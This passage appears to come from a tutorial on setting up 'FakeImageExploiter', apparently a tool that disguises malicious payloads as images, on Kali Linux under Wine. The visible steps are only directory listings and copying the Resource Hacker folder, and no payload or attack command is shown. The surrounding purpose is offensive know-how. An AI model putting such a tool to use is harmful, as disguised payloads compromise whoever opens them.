
```
┌──(root㉿kali)-[/home/kali/FakeImageExploiter]
└─#  cd /root/.wine/drive_c

┌──(root㉿kali)-[~/.wine/drive_c]
└─# ls
 ProgramData  'Program Files'  'Program Files (x86)'   users   windows

┌──(root㉿kali)-[~/.wine/drive_c]
└─# ls "Program Files"
'Common Files'       'Resource Hacker'       'Windows NT'
'Internet Explorer'  'Windows Media Player'

┌──(root㉿kali)-[~/.wine/drive_c]
└─# 
```


But the tool was looking for it in the "Program Files (x86)" folder. So I copied the "Resource Hacker" folder from "Program Files" to "Program Files (x86)" as shown below.


```
┌──(root㉿kali)-[~/.wine/drive_c]
└─# cd "Program Files"

┌──(root㉿kali)-[~/.wine/drive_c/Program Files]
└─# sudo cp -R 'Resource Hacker' /root/.wine/drive_c/"Program Files (x86
)"
```

Then I start the tool again. The process starts as same.











